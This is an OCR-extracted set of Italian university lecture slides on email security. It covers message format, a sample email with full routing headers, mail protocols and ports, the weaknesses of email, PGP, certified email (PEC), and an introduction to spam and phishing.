
- L'ultima versione è RFC 2822 (anno 2001)

Due parti separate da una linea bianca:

- ***header***: mittente, destinatario, data, soggetto, percorso di consegna,…
- **body**: contiene il messaggio vero e proprio

Busta (*envelope*): informazioni scambiate tra i server

Posta elettronica (1)



Call For Papers: International Conference on Grid, Cloud, and Cluster Compu...

From: **Cloud <wcom@world-comp.org>** Hide
Subject: Call For Papers: International Conference on Grid, Cloud, and Cluster Computing (GCC'16: July 25-28, 2016, Las Vegas, USA); Paper submission deadline: March 22
Date: February 15, 2016 4:22:31 PM GMT+01:00
To: braghin@dsi.unive.it

CALL FOR PAPERS


The 12th International Conference on
Grid, Cloud, and Cluster Computing
(GCC'16)

July 25-28, 2016, Monte Carlo Resort, Las Vegas, USA

INVITATION:
Paper Submission Deadline: March 22, 2016
URL: http://worldcomp.org/events/2016/conferences/gcc2016

We anticipate having between 1,800 and 2,000 participants in the federated event that this conference is part of. You are invited to submit a paper for consideration. All accepted papers will be published in PRINTED conference BOOKS/proceedings (with unique international ISBN number) and will also be made available online. The proceedings will be indexed in science citation databases that track citation frequency/data. In addition,

Posta elettronica (1)



Call For Papers: International Conference on Grid, Cloud, and Cluster Computing (GCC'16: July 25–28, 2016, Las Vegas, USA);...

From: **Cloud <wcom@world-comp.org>** Hide
Subject: Call For Papers: International Conference on Grid, Cloud, and Cluster Computing (GCC'16: July 25-28, 2016, Las Vegas, USA); Paper submission deadline: March 22
Date: February 15, 2016 4:22:31 PM GMT+01:00
To: braghin@dsi.unive.it
Return-Path: <wcom@world-comp.org>
Received: from unimix1.unimi.it ([172.24.4.81]) by msg-1.msg.unimi.it (Oracle Communications Messaging Server 7.0.5.32.0 64bit (built Jul 16 2014)) with ESMTP id <0O2L00CO1HE0AXE0@msg-1.msg.unimi.it> for chiara.braghin@unimi.it; Mon, 15 Feb 2016 16:22:48 +0100 (CET)
Received: from oink.dsi.unive.it (oink.dsi.unive.it [157.138.20.12]) by unimix1.unimi.it (Postfix) with ESMTP id AE94240139 for <chiara.braghin@unimi.it>; Mon, 15 Feb 2016 16:22:43 +0100 (CET)
Received: from localhost (localhost [127.0.0.1]) by oink.dsi.unive.it (Postfix) with ESMTP id 0751E17F4AB for <chiara.braghin@unimi.it>; Mon, 15 Feb 2016 16:22:43 +0100 (CET)
Received: from oink.dsi.unive.it ([127.0.0.1]) by localhost (oink.dsi.unive.it [127.0.0.1]) (amavisd-new, port 10024) with ESMTP id 7onwsv5e0zqA for <chiara.braghin@unimi.it>; Mon, 15 Feb 2016 16:22:39 +0100 (CET)
Received: from world-comp.org (mail.world-comp.org [198.57.215.225]) by oink.dsi.unive.it (Postfix) with ESMTP id EEF8417F4A9 for <braghin@dsi.unive.it>; Mon, 15 Feb 2016 16:22:38 +0100 (CET)
Received: by world-comp.org (Postfix, from userid 507) id E505C2E0734; Mon, 15 Feb 2016 10:22:31 -0500 (EST)
Original-Recipient: rfc822;braghin@dsi.unive.it
Received-Spf: Neutral (access neither permitted nor denied) identity=mailfrom; client-ip=157.138.20.12; helo=oink.dsi.unive.it; envelope-from=wcom@world-comp.org; receiver=chiara.braghin@unimi.it
X-Virus-Scanned: Debian amavisd-new at dsi.unive.it
Message-Id: <56c1ed37.amMDuutVuGr/50gD%wcom@world-comp.org>
User-Agent: Heirloom mailx 12.4 7/29/08
Mime-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
X-Unimi-Libra-Esva-Information: Please contact for more information
X-Unimi-Libra-Esva-Id: AE94240139.A7E1A
X-Unimi-Mailscanner-Esva: Found to be clean
X-Unimi-Libra-Esva-Spamscore: s
X-Unimi-Libra-Esva-From: wcom@world-comp.org
X-Unimi-Libra-Esva-Watermark: 1456154564.26457@eUVipHQ8GKds4xZlUA/PPg

CALL FOR PAPERS

The 12th International Conference on
Grid, Cloud, and Cluster Computing
(GCC'16)

July 25-28, 2016, Monte Carlo Resort, Las Vegas, USA

Posta elettronica (2) - Componenti

Client **(*MUA, Mail User Agent*), utilizzato per accedere ad una casella di posta elettronica e per inviare i messaggi**


Server**, con 2 funzioni:**

- ricevere i messaggi in arrivo ed in partenza e smistarli (*MTA*, *Mail Transfer Agent*)
- immagazzinare i messaggi per uno o più utenti nella rispettiva casella di posta (*MS*, *Message Store*)

Posta elettronica (3) - Obiettivi

- Trasferimento di messaggi tra due o più utenti
- Ciascun utente può possedere una o più caselle di posta elettronica, sulle quali riceve messaggi che vengono conservati
- Quando lo desidera, l'utente può consultare il contenuto della sua casella, organizzarlo, inviare messaggi a uno o più utenti
  - Modalità di accesso **asincrona**
- L'accesso alla casella di posta elettronica è normalmente controllato da una password o da altre forme di autenticazione

Posta elettronica (4) - Architettura



A ciascuna casella di posta sono associati uno o più ***indirizzi di posta elettronica*** necessari per identificare il destinatario della forma **`nomeutente@dominio`**

Posta elettronica (5) - Protocolli

SMTP: Simple Mail Transfer Protocol

- Connessione TCP alla porta 25

POP3: Post Office Protocol v.3

- Connessione TCP alla porta 110


IMAP: Internet Message Access Protocol

- Connessione TCP alla porta 143
- I messaggi rimangono sul server

MIME: Multipurpose Internet Mail Extension

- Specifica un formato standard per incapsulare più dati diversi in un singolo messaggio

Posta elettronica (6) - Funzionamento



Da Wikipedia, di M. Barbieri

MX: Mail eXchanger record, record di tipo risorsa del DNS

Posta elettronica sicura? (1)

Perdita di confidenzialità

- mail spedita in chiaro su una rete non sicura
- mail memorizzata su client e mail server potenzialmente non sicuri

Perdita di integrità

- Il corpo del messaggio può essere modificato in transito oppure modificato dal mail server senza che mittente e/o destinatario se ne accorgano

Mancanza di autenticazione

- nessuna garanzia sul fatto che la mail provenga da chi è indicato nel campo `from:`
  - SMTP non usa autenticazione
  - La password POP3 è in chiaro

Posta elettronica sicura? (2)

Mancanza di non-repudiation

- il mittente può dichiarare in seguito di non aver inviato una certa mail

Mancanza di ricevuta di ricezione

- nessuna garanzia sul fatto che il destinatario abbia ricevuto il messaggio
- in genere il server invia una notifica al mittente per avvisarlo della mancata consegna, ma la notifica è un messaggio di posta elettronica…
- l'opzione "Richiedi conferma di lettura del messaggio" può venire disattivata dal destinatario

Posta elettronica sicura? (3)

Come fare?

Rendere sicure le connessioni tra *client* e *server*

- Far transitare POP e IMAP su ssh o SSL
- Accesso tramite `https` alla *Webmail*

Rendere sicura la gestione della posta end-to-end cifrando il contenuto del messaggio

- **PGP** (Pretty Good Privacy)
- Entrambe le parti devono supportare PGP

Usare la PEC (Posta Elettronica Certificata)

Cos’è la PEC? (1)

- La PEC funziona come sistema di scambio **mail certificate** sia per il mittente sia per il destinatario, in quanto certifica l’effettiva spedizione e ricezione delle mail attraverso ricevute con valore legale
  - Versione digitale della Raccomandata con Ricevuta di Ritorno

Cos'è la PEC? (2)

La PEC utilizza:

- Un indirizzo PEC
- Si appoggia a dei server "fidati": **enti certificatori accreditati**
  - es.: Poste italiane, Infocert, Aruba ecc.

Perchè certificata?

- **Certificare l'invio** significa fornire al mittente, dal proprio gestore di posta, una ricevuta che costituisce prova legale dell'avvenuta spedizione del messaggio.
- **Certificare la ricezione** significa inviare al mittente la ricevuta di avvenuta (o mancata) consegna con precisa indicazione temporale

PEC – Funzionamento

1. Il Mittente (**titolare di una casella PEC**) crea un messaggio per il Destinatario (**titolare di una casella PEC**) e lo passa al proprio gestore
2. **Il Gestore del Mittente invia al Mittente una Ricevuta di Accettazione** (che certifica data e ora dell'invio del messaggio)
3. Il Gestore del Mittente inserisce il messaggio in una busta di trasporto e vi applica una **Firma Digitale** in modo da garantirne l'integrità. Successivamente invia il messaggio al Gestore del Destinatario
4. Il Gestore del Destinatario verifica l'integrità del messaggio e lo consegna al Destinatario
5. Una volta consegnato il messaggio al Destinatario **il Gestore del Destinatario invia una Ricevuta di Consegna al Mittente** (che certifica data e ora della consegna al Destinatario)

Posta elettronica sicura? (6)

Il servizio di posta elettronica è minacciato da:

- **SPAMMING**: invio di messaggi principalmente commerciali da parte di mittenti ignoti
- **Phishing**: tecnica di ingegneria sociale che utilizza la posta elettronica come mezzo per poter estorcere dati sensibili come credenziali per l'accesso ad account privati
- **Allegati malevoli**: programmi maliziosi che utilizzano la posta elettronica come mezzo per espandersi ed infettare altri computer a catena

SPAM (1)

- Invio di messaggi **indesiderati identici** (o con qualche personalizzazione) **a migliaia di indirizzi** mail, raccolti in maniera automatica dalla rete, ottenuti da database o indovinati usando liste di nomi comuni
- Da uno sketch comico del Monthy Python's Flying Circus del dicembre 1970

- *Unsolicited Bulk E-Mail* (email non richiesta in grandi quantità)
- Inviato senza il permesso del destinatario
- L'obiettivo principale è la **pubblicità**

SPAM (2)

Cause dell'elevata diffusione:

- Diffusione di Internet
- Diffusione dell'utilizzo della posta elettronica
- **Costi molto limitati a carico di chi fa spam**
- Facile reperibilità degli indirizzi di posta elettronica
